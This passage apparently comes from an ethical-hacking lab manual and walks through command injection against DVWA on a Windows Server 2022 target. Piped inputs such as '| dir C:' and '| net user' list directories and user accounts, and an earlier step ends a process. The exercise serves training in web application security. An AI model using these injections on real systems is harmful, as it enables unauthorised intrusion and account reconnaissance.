
26. The process will be successfully terminated, as shown in the screenshot.

Note: To confirm that the process has successfully been terminated, you can issue the | **tasklist** command again to check the running processes.




Module 14 – Hacking Web Applications

27. Now, to view the directory structure of the **Windows Server 2022** machine, type | **dir C:** and click **Submit** to view the files and directories on the **C:** drive.



28. The directory structure of the **C** drive of the target server (**Windows Server 2022**) is displayed, as shown in the screenshot.



Module 14 – Hacking Web Applications


29. In the same way, you can issue commands to view other directories.

30. Now, try to obtain information related to user accounts.

31. To view user account information, type `| net user`, and click **Submit**.



32. DVWA obtains user account information from the **Windows Server 2022** machine and lists, as shown in the screenshot.

